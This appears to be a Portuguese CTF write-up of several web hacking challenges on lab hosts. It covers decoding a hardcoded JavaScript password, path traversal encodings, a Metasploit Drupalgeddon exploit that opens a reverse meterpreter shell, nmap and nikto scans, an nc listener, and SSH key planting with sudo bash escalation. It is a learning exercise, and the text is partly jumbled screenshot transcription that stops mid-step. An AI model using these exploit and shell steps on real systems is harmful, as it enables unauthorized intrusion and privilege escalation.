1 /*-
2 * Bootstrap v3.3.2 (http://getbootstrap.com)
3 * Copyright 2011-2015 Twitter, Inc.
4 * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
5 */
6 /* normalize.css v3.1.2 | MIT License | git.io/normalize */
7 html {
8     font-family: sans-serif;
9     -webkit-text-size-adjust: 100%;
10    -ms-text-size-adjust: 100%
11 }
12 body {
13     margin: 0
14 }
15 article,aside,details,figcaption,figure,footer,header,hgroup,
16 main,menu,nav,section,summary {
17     display: block
18 }
19 audio,canvas,progress,video {
20     display: inline-block;
21     vertical-align: baseline
22 }
23 
```

Cobertura: n/a


Console Novidades Problemas Pesquisar

Highlights from the Chrome 114 update

Support WebAssembly debugging

Chrome DevTools supports WebAssembly debugging with DWARF information (using an extension).

Nas origens também não conseguimos encontrar algo relevante. Apenas 3 ficheiros: **global.js, jquery.1.11.js, bootstrap.css**



Website Login (Do not bruteforce / hack this one)

Username

Password

Login »

Reset your password

Origens Sistema de ficheiros > bootstrap.css (index) content.js jquery.1.11.js

```

1 /*-
2 * Bootstrap v3.3.2 (http://getbootstrap.com)
3 * Copyright 2011-2015 Twitter, Inc.
4 * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
5 */
6 /* normalize.css v3.1.2 | MIT License | git.io/normalize */
7 html {
8     font-family: sans-serif;
9     -webkit-text-size-adjust: 100%;
10    -ms-text-size-adjust: 100%
11 }
12 body {
13     margin: 0
14 }
15 article,aside,details,figcaption,figure,footer,header,hgroup,
16 main,menu,nav,section,summary {
17     display: block
18 }
19 audio,canvas,progress,video {
20     display: inline-block;
21     vertical-align: baseline
22 }
23 
```

Caché para o fronteiro

Obtenção em segundo plano

Sincronização em segundo plano

Notificações

Controlador de paginamento

Sincronização em segundo plano

Mensagens push

API de relatórios

Frames

Scripts

10.1.2.14/


Console Novidades Problemas Pesquisar

Highlights from the Chrome 114 update

Support WebAssembly debugging

Chrome DevTools supports WebAssembly debugging with DWARF information (using an extension).

E na aplicação também não. Então usamos uma hint para nos ajudar a encontrar a flag.



Capture The Flag Challenge 3
250

Capture The Flag Challenge 5
300

Web Hacking Challenge 2
50

Web Hacking Challenge 5
150

Forensic Analysis Challenge 4
125

Hint

Check the page source.

Got It!

View Hint

Unlock Hint for 15 points

1/3 attempts

Flag

Submit

Então fomos procurar na página fonte e encontramos o seguinte:

```
<script>
function omitpassword(){
    var u = document.getElementById("login").value;
    var p = document.getElementById("password").value;

    if(u == "admin" && p == String.fromCharCode(99,121,98,51,114,99,55,102,108,51,49,50,51,123,106,52,118,52,53,99,114,49,112,55,49,53,53,48,48,48,48,53,51,99,117,114,51,109,52,110,125)
        console.log("You got it!");
    } else {
        console.log("Wrong password!");
    }
}
```


O código fornecido é uma função JavaScript chamada `omitpassword()`.

A função começa recuperando os valores de dois elementos de entrada HTML com os IDs "login" e "password" usando o método `getElementById()`. Os valores recuperados são atribuídos às variáveis `u` e `p`, respectivamente.

Em seguida, há uma instrução `if` que verifica se o valor de `u` é igual a "admin" e se o valor de `p` é igual a uma string específica de caracteres.

```
if (u == "admin" && p ==
String.fromCharCode(99,121,98,51,114,99,55,102,108,51,49,50,51,123,106,52,118,52,53,99,114,49,112,55,
49,53,53,48,48,48,53,51,99,117,114,51,109,52,110,125))
```

Usando esta string de números decidimos usar a seguinte função python para decifrar a mesma, dando nos então a flag:



The screenshot shows a Python code editor on the Programiz platform. The code in `main.py` is as follows:


```
sequence = "99,121,98,51,114,99,55,102,108,51,49,50,51,123,106,52,118,52,53,99,114,49,112,55,49,53,53,48,48,48,53,51,99,117,114,51,109,52,110,125"
decrypted_message = ""
numbers = sequence.split(",")
for number in numbers:
    decrypted_message += chr(int(number))
print(decrypted_message)
```

The output in the shell is: `cyb3rc7fl3123{j4v45cr1p7155000053cur3m4n}`

cyb3rc7fl3123{j4v45cr1p7155000053cur3m4n}

Web Hacking 2

Começamos por analisar o IP em questão: **10.1.2.15**




Tentamos fazer login usando as credenciais “admin” e “admin” mas não conseguimos. Então começamos por inspecionar a página fonte e o site em si e encontramos o seguinte:

```


icon {
  width:60px;
}
* {
  box-sizing: border-box;
}
</style>
</head>
<body>


<div id="formContent">
<div>
  <img alt="Icon" style="width:14px; height:14px; margin-bottom:10px;"><!-- Font Awesome Pro 6.3.0 by @fontawesome - https://fontawesome.com License - https://fontawesome.com/license (Commercial License) -->
</div>
<h2>Sign In</h2>
<form action="#" method="post" onsubmit="omitpassword();">
  <input type="text" id="login" class="fadeIn second" name="login" placeholder="User" maxlength="40" minlength="3" required>
  <input type="password" id="password" class="fadeIn third" name="login" placeholder="Password" maxlength="100" minlength="4" required>
  <input type="submit" class="fadeIn fourth" value="Log In">
  <script>
    function omitpassword(){
      window.alert("Authentication failed, please try again!");
      document.location.reload(true);
    }
  </script>
</form>
<div>
  <a href="#">Forgot Password?</a>
</div>
<div id="formFooter">
  <p>Current Logged In Users: <strong>1125</strong></p>
</div>
</div>
</body>
</html>
<!-- page: index.template, src: /code/server.py -->


```



Tentamos inspecionar o `/code/server.py` mas não conseguimos encontrar nada de relevante:



Então usamos 2 hints que nos indicaram o seguinte:

Este nos indicou que o site é vulnerável a ataques de caminhos transversais. E fomos pesquisar sobre o assunto e descobrimos que visa ter acesso arquivos e diretórios armazenados fora da pasta “root” da web. Manipulando variáveis que referenciam arquivos com sequências “(..)” e as suas variações ou usando caminhos de arquivo absolutos, pode ser possível ter acesso arquivos e diretórios arbitrários armazenados no sistema de arquivos, incluindo código-fonte ou configuração do aplicativo e arquivos críticos do sistema.



Description

Request variations

Encoding and double encoding:

- `%2e%2e%2f` represents `../`
- `%2e%2e/` represents `../`
- `..%2f` represents `../`
- `%2e%2e%5c` represents `..\`
- `%2e%2e\` represents `..\`
- `..%5c` represents `..\`
- `%252e%252e%255c` represents `..\`
- `..%255c` represents `..\`

Então, após várias tentativas, conseguimos chegar á flag usando o seguinte caminho:




Que apóis descriptuação da flag chegamos á flag final:

cyb3rc7fl3123{wh47_7h3_h3l1_15_7h15m4n!!}

Web Hacking 3

Foi nos dado o IP(10.1.2.16) e fomos de imediato investigar :



E reparamos que era um site Drupal 7.31.

Então começamos por imediato , com recurso ao Kali, tentar explorar possíveis vulnerabilidades do site e descobrimos na internet que havia um possível exploit para o nosso Drupal 7.31, então fizemos o seguinte:

searchsploit drupal 7.31

```
(diogo㉿kali)-[~/]  
$ searchsploit drupal 7.31  
  
Exploit Title  
  
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)  
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)  
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)  
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)  
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)  
Drupal < 7.34 - Denial of Service  
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)  
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)  
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)  
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execut  
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Meta  
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Meta  
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)  
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command E  
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command E  
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution  
Drupal < 8.6.9 - REST Module Remote Code Execution  
  
Shellcodes: No Results
```

```
use exploit/multi/http/drupal_drupageddon
set RHOST 10.1.2.16
```

```
msf6 >
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > set RHOST 10.1.2.16
RHOST => 10.1.2.16
msf6 exploit(multi/http/drupal_drupageddon) > Exploit
[-] Unknown command: Exploit
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 10.1.69.18:4444
[*] Sending stage (39927 bytes) to 10.1.2.9
[*] Meterpreter session 1 opened (10.1.69.18:4444 → 10.1.2.9:58562) at 2023-06-16 12:12:20 -0400

meterpreter > █
```

Depois foi só procurar no diretório a nossa flag

```
ls -la
cat flag.txt
```

```
Mode          Size  Type  Last modified      Name
---          ---   ---   ---              ---
040755/rwxr-xr-x  4096  dir   2023-05-16 11:59:38 -0400  html

meterpreter > cd home
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd /home
meterpreter > ls -la
No entries exist in /home
meterpreter > cd .
meterpreter > ls
No entries exist in /home
meterpreter > ls -la
No entries exist in /home
meterpreter > cd ..
meterpreter > ls -la
Listing: /
_____
Mode          Size  Type  Last modified      Name
---          ---   ---   ---              ---
100755/rwxr-xr-x  0    fil   2023-06-16 03:15:08 -0400  .dockerenv
040755/rwxr-xr-x  4096  dir   2018-04-30 18:08:06 -0400  bin
040755/rwxr-xr-x  4096  dir   2017-11-19 10:32:23 -0500  boot
040755/rwxr-xr-x  340   dir   2023-06-16 03:15:09 -0400  dev
040755/rwxr-xr-x  4096  dir   2023-06-16 03:15:08 -0400  etc
100664/rw-rw-r--  51    fil   2023-05-16 06:40:07 -0400  flag.txt
040755/rwxr-xr-x  4096  dir   2017-11-19 10:32:23 -0500  home
040755/rwxr-xr-x  4096  dir   2018-04-30 18:08:14 -0400  lib
040755/rwxr-xr-x  4096  dir   2018-04-25 20:00:00 -0400  lib64
040755/rwxr-xr-x  4096  dir   2018-04-25 20:00:00 -0400  media
040755/rwxr-xr-x  4096  dir   2018-04-25 20:00:00 -0400  mnt
040755/rwxr-xr-x  4096  dir   2018-04-25 20:00:00 -0400  opt
040555/r-xr-xr-x  0    dir   2023-06-16 03:15:09 -0400  proc
040700/rwx----- 4096  dir   2018-05-04 22:09:16 -0400  root
040755/rwxr-xr-x  4096  dir   2018-04-30 18:23:11 -0400  run
040755/rwxr-xr-x  4096  dir   2018-04-25 20:00:00 -0400  sbin
040755/rwxr-xr-x  4096  dir   2018-04-25 20:00:00 -0400  srv
040555/r-xr-xr-x  0    dir   2023-06-16 03:15:09 -0400  sys
041777/rwxrwxrwx  4096  dir   2018-08-18 14:18:55 -0400  tmp
040755/rwxr-xr-x  4096  dir   2018-04-25 20:00:00 -0400  usr
040755/rwxr-xr-x  4096  dir   2018-04-30 18:23:06 -0400  var

meterpreter > cat flag.txt
cyb3rc7fl3123{drup4l_45_n3v3r_b33n_vuln3r4bl3_3v3r}meterpreter > █
```

cyb3rc7fl3123{drup4l_45_n3v3r_b33n_vuln3r4bl3_3v3r}

Web Hacking 5

Começamos por utilizar o comando “**nmap -p- 10.1.2.18**” para ver que portas estavam abertas e reparamos na 8110.

Então utilizamos o “**nikto**” para nos ajudar a explorar possíveis vulnerabilidades na porta e no site:

nikto -h 10.1.2.18:8110


```
(nuno@kali)-[~]
$ nikto -h 10.1.2.18:8110
- Nikto v2.5.0

+ Target IP:          10.1.2.18
+ Target Hostname:    10.1.2.18
+ Target Port:        8110

+ SSL Info:           Subject: /C=PT/ST=PT/O=CSIRT Inc/CN=test_machine.com
                      Ciphers: TLS_AES_256_GCM_SHA384
                      Issuer: /C=PT/ST=PT/O=CSIRT Inc/CN=test_machine.com
+ Start Time:         2023-06-18 11:28:49 (GMT-4)


+ Server: admin : 5ID1qt09AxdfFcnoW0HgKJHNMRtU7qPh3SHiyMDFBmal5ZqpCPcOG3uYXA8avpQD
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/b-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ / - Requires Authentication for realm 'Registry realm'
```

Ao aceder o site <https://10.1.2.18/cgi-bin/vulnerable> encontramos uma página a pedir credenciais:




Então usamos o “Burp Suite” para aceder ao site pela vulnerabilidade descrita. Então no terminal introduzimos o seguinte, para usar a porta 4000.

```
nc -lvp 4000
```



```
(nuno@kali)-[~]sed; 0 hosts com
$ nc -lvp 4000: About 50.00% done
listening on [any] 4000 ...hosts com
Scan Timing: About 99.99% done
Note: Host seems down. If it is rea
Note: down: 1 IP address (0 hosts up)
```



The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Community Edition v2023.1.2 - Temporary Project". The menu bar includes File, Actions, Edit, View, Help. The main navigation bar has tabs for Burp, Project, Intruder, Repeater, Window, Help, with "Proxy" being the active tab. Below the tabs are sub-options: Dashboard, Target, Extensions, Learn, Intercept, HTTP history, WebSockets history, and Proxy settings. The "Intercept" tab is highlighted. A status bar at the bottom indicates "Request to http://10.1.2.18:8110". The main content area displays an HTTP request in "Pretty" format:

```

1 GET / HTTP/1.1
2 Host: 10.1.2.18:8110
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

To the right of the request, there is an "Inspector" panel with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The "Request headers" section shows 7 items. At the bottom of the main window, there are search and filter buttons, and a status bar indicating "0 matches".

Depois temos que fazer o acesso por ssh de forma a ter acesso aos diretórios:

```
gobuster dir -w /usr/share/wordlists/dirb/big.txt -u https://10.1.2.18:8110/ -U admin -P
5ID1qtO9AxdxFcN0W0HgKJHNMRtU7qPh3SHiyMDFBmal5ZqpCPcOG3uYXA8avpQD
```

De seguida no servidor do admin para acessar com privilégios utiliza-se o comando a seguir:

/home/admin/.bash -p

No kali, temos, no entanto, de usar o par de certificados usando o seguinte:

ssh-keygen -t ed25519 -f certificado

Depois, pegamos no “certificado.pub” e adicionamos no nosso servidor admin:

/home/admin/.ssh/authorized_keys

Então usando o ssh conseguimos aceder o servidor do Admin:

ssh -i /home/kali/.ssh/force admin@10.1.2.18

Em seguida, com o comando abaixo acedemos com o root e encontramos o arquivo .zip

sudo /bin/bash -p

Logo, no arquivo zip, com o comando cat e encontramos o seguinte, que descodificando temos a flag:

Encoded:

